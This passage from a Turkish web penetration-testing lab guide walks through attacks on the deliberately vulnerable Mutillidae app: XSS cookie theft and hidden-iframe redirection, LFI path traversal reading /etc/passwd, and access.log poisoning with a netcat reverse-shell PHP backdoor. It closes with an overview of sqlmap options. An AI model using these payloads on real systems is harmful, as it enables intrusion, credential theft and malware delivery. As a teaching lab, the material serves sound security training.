get.php isimli betiğin bulunduğu dizindeki sessions.txt dosyasının içeriğine bakılarak, kurbanın url ve cookie bilgileri listelenir.




Daha az dikkat çekmesi açısından, gerçek testlerde, document.location ile sayfayı yönlendirmek yerine, kurbanın dikkatinden daha kolay kaçabilecek veya <iframe src=payload width=0 height=0 /> gibi farklı payloadlar kullanılabilir.

9.5. Stored XSS Kullanarak Zararlı Yazılım Barındıran Sayfaya Yönlendirme

Amaç: Stored XSS zafiyetini istismar ederek, zafiyetin bulunduğu sayfayı ziyaret eden tüm kullanıcıları, zararlı yazılım barındıran bir adrese yönlendirmek.
Lab senaryosu: Mutillidae veya stored XSS bulunan başka web uygulaması kurulu web sunucusu.
Kullanılan Araçlar:

- Iceweasel 18

Adımlar:
1. Adım:
Stored XSS payloadı olarak <script>window.location="http://zararlısayfa.com"</script> girilir ve sayfayı ziyaret eden kullanıcılar, doğrudan "zararlısayfa.com" adresine yönlendirilirler.
Eğer, kullanıcının bağlı olduğu sayfayı terk etmeden, dolayısıyla haberi olmadan, başka bir sayfaya bağlanması isteniyorsa, gizli iframe yöntemi kullanılabilir. Bu yöntemde de XSS payloadı olarak (XFS yani cross frame scripting de denilmektedir) <iframe style="position:absolute;top:-9999px" src="http://zararlısayfa.com"/></iframe> kullanılabilir. Test ortamında, payloadın çalıştığını doğrulamak için Mutillidae'nın Persistent XSS bölümünde, blog girdisi olarak girilir. Devamında bloglar listelenirken, tarayıcının durum çubuğunda (resimde sol altta) "zararlısayfa.com adresinden veri yükleniyor" gibi bir mesaj görünüyor olması gerekir.


Iceweasel
File Edit View History Bookmarks Tools Help
http://192.168....eones-blog.php
192.168.41.135/mutillidae/index.php?page=view-someones-blog.php
Kali Docs Exploit-DB PHP Charset Encoder/...
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.5.12 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In
Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL
OWASP Top 10
Web Services
HTML 5
Others
Documentation
Resources
Site hacked...err...quality-tested with Firefox, Burp-Suite and these Mozilla Add-ons
View Blogs
Back
Help Me!
View Blog Entries
Add To Your Blog
Select Author and Click to View Blog
Please Choose Author
View Blog Entries
13 Current Blog Entries
Name
Date
Comment
1 anonymous 2013-07-16 23:44:50
2009-03-01 22:31:13 Fear me, for I am ROOT!
Transferring data from www.bga.com.tr...

9.6. Local File Inclusion Kullanarak Sistemden Dosya Okuma

Amaç: Hedef web uygulamasında var olan LFI(Local File Inclusion) açıklığı istismar edilerek, sistemden aşağıdaki dosyalar okunacaktır:

- /etc/hosts
- /etc/passwd
- /etc/issue

Lab senaryosu: Örnek bir web sitesi (www.bga.com.tr) üzerinde ki mevcut alt dizinler keşfedilecektir. Kullanıcı adı parola korumalı alanların veya hassas kritik bilgilerin (dizin listeleme v.s) bulunacaktır.

Kullanılan Araçlar:

- NOWASP (mutillidae)
- Firefox Browser

Adımlar:

1. Adım:

LFI açıklığı, çeşitli otomatik araçlar kullanılarak bulunabileceği gibi manuel testler ile de tespit edilebilir. Biz LFI inclusion açıklığı üzerinde barındıran NOWASP mutillidae uygulamasını, sistemimize kurup, onun üzerinden örneğimizi veriyoruz. İlgili uygulama http://sourceforge.net/projects/mutillidae/files/mutillidae-project/ adresinden indirilebilir.

Mutillidae bir dosya olarak /var/www/ altına kopyalanır.

```
root@bt:~# cp -R mutillidae/ /var/www/
```

Ardından apache ve mysql servisleri aşağıdaki gibi başlatılır.

```
root@bt:~# service apache2 start
root@bt:~# service mysql start
```


2. Adım:

Browser aracılığı ile http://3.3.3.12/mutillidae şeklinde uygulamayı kurduğunuz sistemin ip adresini ve dizin ismini veriyoruz ve uygulamayı açıyoruz. Home butonu tıklandığında, aşağıdaki gibi bir sayfa karşımıza gelecektir.

3. Adım:


URL içerisinde bulunan page parametresi, LFI açıklığı var mı yok mu diye test edelim. Bunun için local sistemde yerini bildiğimiz dosyaları, bu parametreye input olarak verip, getirmesini isteyeceğiz.

Öncelikle /etc/hosts dosyasını çağıralım. Bunun için bir kaç dizin geri çıkmamız gerekebilir. Bir dizin geri gelmek için ../ şeklinde bir ifade kullanabiliriz. Biz 3 dizin geri gelip localdeki /etc/hosts dosyasını okumaya çalışalım. Aşağıdaki gibi local dosyaya erişim yapılabilmiştir.




4. Adım:

Hedef sistem üzerindeki /etc/issue dosyasını okuyalım. Bu dosyada, hedef sistemin işletim sistemi bilgisi yazmaktadır. Aşağıda görüldüğü gibi Backtrack 5 R3 - 32 bit olduğunu görebiliriz.



5. Adım:

Hedef sistem üzerindeki kullanıcıların bulunduğu /etc/passwd dosyasını görüntüleyelim.



9.7. Local File Inclusion Kullanarak Sisteme Arka Kapı Yerleştirme

Amaç: Bu makalede, Local File Inclusion(LFI) açıklığı barındıran bir sistem üzerine, arka kapı yerleştirip, nasıl shell alınabileceği anlatılmıştır.

Lab senaryosu: LFI açıklığını barındıran, linux web sunucu üzerinde bulunan web uygulamasına, php ile hazırlanmış bir arka kapı yerleştirilecektir. Daha sonra, bu arka kapı ile saldırganın local sistemine, ters bağlantı ile shell elde edilecektir. Bu seneryodaki işlemler, LFI açıklığı istismari ile gerçekleştirilecektir. Ve sunucu üzerindeki access.log dosyası zehirlenecek, arka kapı php formatında buraya atılacaktır. Hedef sisteme atılacak arka kapı, işlevini netcat komutunun php ile sistemde çalıştırılması ile gerçekleştirecektir.
Atılacak arka kapı:

```
<?php shell_exec('nc -e /bin/sh 3.3.3.10 9090') ?>
```

Kullanılan Araçlar:

- NOWASP (Mutillidae)
- Burp Suite
- Netcat

Adımlar:


1. Adım:

LFI açıklığı, hedef sistem üzerindeki yeri bilinen bazı dosyaların, içeriğinin okunmasına imkan veren bir güvenlik açığıdır. Birçok web geliştiricisi tarafından önemsenmeyen, basite alınan bir açıklık olarak bilinir. Oysa LFI açıklıkları da tıpkı XSS açıklıkları gibi masum görünen ama oldukça tehlikleli açıklıklardandır.

Local sistemimizde, BurpSuite uygulamasını çalıştırdıktan sonra öntanımlı çalıştığı port 8080 olduğu için (değiştirilmediğini varsayılıp) browserinizda 127.0.0.1:8080 olarak, proxy ayarlarınızı yapmanız gerekmektedir.


Öncelikle, LFI(Local File Inclusion) açıklığı bulunan web sunucumuza, browser aracılığı ile bir bağlantı isteği gönderiyoruz ve talebimiz hedefe gitmeden önce, burp suite üzerinde Proxy/intercept altında, aşağıdaki gibi görebilir, değiştirebilir daha sora sunucuya gönderebilirsiniz.

Talep ettiğimiz sayfa;
http://3.3.3.12/mutillidae/index.php



2. Adım:

Mevcut parametreler üzerinde, daha rahat manipule işlemleri gerçekleştirmek için sağ tıklayıp, send to repeater diyoruz. Aşağıda yapılan http talebine ait çeşitli başlık bilgileri vardır. Biz burada, User-Agent başlık bilgisi ile ilgileneceğiz. Aşağıda da bize ait user agent başlık bilgisinin detayları görülebilir.




3. Adım:

Access.log dosyası, web sunucuya bağlantı kuran kullanıcılara ait çeşitli bilgileri loglar. Bu bilgilerden bazıları;

- Tarih-Saat
- Source IP adresi
- Http talep türü
- Talep edilen URL
- User-Agent bilgisi v.s

Access.log dosyası kötü konfigüre edilmiş bir çok sunucuda ve özellikle paylaşımlı barındırma hizmeti veren sunucularda, LFI açıklığı ile erişilebilen bir dosyadır. Biz bu log dosyasına GET talebi ile User-Agent parametresine verdiğimiz değeri, hedefe enjekte edeceğiz.

Şimdi saldırı seneryomuza geçmeden önce küçük bir php scripti ile access.log dosyasını zehirleyelim. PHP diline ait olan phpinfo() foksiyonunu çalıştırıp hedef üzerindeki etkisine bakalım.
Bunun için User-Agent değerine aşağıdaki php scripti yazılır ve hedef sisteme gönderilir.




4. Adım:

Bu aşamadan sonra hedef sistem üzerinde LFI açıklığı kullanılarak, aşağıdaki gibi access.log dosyası çağrıldığında, bizim user-agent olarak gönderdiğimiz php scripti ilgili sayfada çalışacaktır. Aşağıdaki ekran görüntüsünde de görülebilecegi gibi hedefe ait php bilgilerini, ekrana verecektir.

5. Adım:

LFI açıklığı barındıran hedef sistemde, bize reverse shell verecek php scriptimizi (***<?php shell_exec('nc -e /bin/sh 3.3.3.10 9090') ?>***) User-Agent olarak kullanıp, burp suite ile hedefe bir GET talebinde bulunuyoruz. Aşağıda yaptığımız http istek ve dönülen http cevap bilgisi görülebilir.



Yukarıdaki php scriptini (***<?php shell_exec('nc -e /bin/sh 3.3.3.10 9090') ?>***) **user agent** olarak kullanıp, hedef sistemin access.log dosyasına kaydettirdikten sonra browser aracılığı ile veya aşağıdaki gibi curl ile hedef sistemdeki bu dosyayayı çağırmamız, shell almamız için yeterli olacaktır.

6. Adım:

5. Adımdaki sayfaya bağlantı isteğinden önce local sistemimizde 9090 portunu netcat ile dinleme moduna almış olmamız gerekiyor. Aşağıdaki gibi netcat ile ilgili port dinleme moduna alınabilir.

```
sh-3.2#  nc -lv -p 9090
listening on [any] 9090 ...
```

Ters bağlantı yapılacak portumuzu, dinleme moduna aldıktan sonra curl ile sayfayı çağıralım;

7.Adım:

```
sh-3.2#
```

```
curl –s
http://3.3.3.12/mutillidae/index.php?page=../../../../../../../../../../var/log/apache2/access.log
```

Burada access.log dosyasının ekran görüntüsü çok büyük olduğu için verilmemiştir. Siz browser aracılığı ile de çağırabilirsiniz. URL çağrıldıktan sonra 3.3.3.10 IP adresine sahip local sistemimizde, dinleme moduna aldığımız netcat oturumuna bir bağlantının geldiğini, aşağıdaki gibi görebilirsiniz. Bundan sonra vereceğiniz tüm komutlar hedef web sunucunun /bin/sh shell'inde çalışacaktır.

```
sh-3.2#  nc -lv -p 9090

listening on [any] 9090 ...
Warning: forward host lookup failed for n003-000-000-000.static.ge.com: Unknown host
: Connection timed out
connect to [3.3.3.12] from n003-000-000-000.static.ge.com [3.3.3.10] 43962

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

w
 07:43:17 up 22:46,  7 users,  load average: 0.13, 0.22, 0.14
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                Thu10   44:56m  5:33   0.00s /bin/bash /usr/
root     pts/0    :0.0             Thu10   43:44m  0.24s  0.24s bash
root     pts/1    :0.0             Thu11   40:37m  4:57   4:57  /opt/metasploit
root     pts/2    :0.0             Thu11   15:23m  0.10s  0.10s bash
root     pts/3    :0.0             Fri09   1:22m  0.35s  0.35s bash
root     pts/4    :0.0             Fri09   0.00s  0.05s  0.00s nc -lv -p 4444
root     pts/5    :0.0             Fri09   9:39   0.06s  0.06s bash
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

```
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:103:108::/var/lib/landscape:/bin/false
messagebus:x:104:112::/var/run/dbus:/bin/false
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
mysql:x:105:113::/var/lib/mysql:/bin/false
avahi:x:106:114::/var/run/avahi-daemon:/bin/false
snort:x:107:115:Snort IDS:/var/log/snort:/bin/false
statd:x:108:65534::/var/lib/nfs:/bin/false
usbmux:x:109:46::/home/usbmux:/bin/false
pulse:x:110:116::/var/run/pulse:/bin/false
rtkit:x:111:117::/proc:/bin/false
festival:x:112:29::/home/festival:/bin/false
postgres:x:1000:1000::/home/postgres:/bin/sh
haldaemon:x:113:122:Hardware abstraction layer,,,:/var/run/hald:/bin/false
```

9.8. Web Uygulama Güvenlik Testlerinde İleri Seviye Sqlmap Kullanımı

Amaç: Sqlmap kullanarak ileri seviye SQL injection istismarı
Lab senaryosu:
İleri düzey sqlmap komutları kullanılarak, sql injection açıklıklarının istismarına yönelik senaryo canlandırılmış ve detaylı bilgiler verilmiştir.
Kullanılan Araçlar:

- Sqlmap

Adımlar:
1. Adım:
Sqlmap açık kaynak kodlu sql injection açıklığı tespit ve istismar etme aracıdır. Girdi olarak verilen hedef web uygulamasının kullandığı veritabanı sistemine gönderdiği çeşitli sorgular/komutlar ile sistem üzerindeki sql injection varlığını ve tipini tespit eder. Verilen parametrelere göre çeşitli bilgileri, hedef veritabanından alır.
Sqlmap ile hedef hakkında elde edilebilen bazı veriler;

- Veritabanı türü ve versiyonu (--banner,--all)
- Mevcut kullanılan veritabanı ve erişilebilen tüm veritabanı isimleri (--current-db, --dbs)
- Veritabanı tabloları(tables) ve bu tablolara ait kolonları(columns) (--tables, --columns)
- Veritabanı datası(--dump, --dump-all)
- Veritabanı mevcut kullanıcısı ve tüm kullanıcılar(--current-user,--users)
- Veritabanı kullanıcı parolası (--passwords)
- Veritabanı kullanıcısının DB admin olup olmadığı bilgisi(--is-dba)
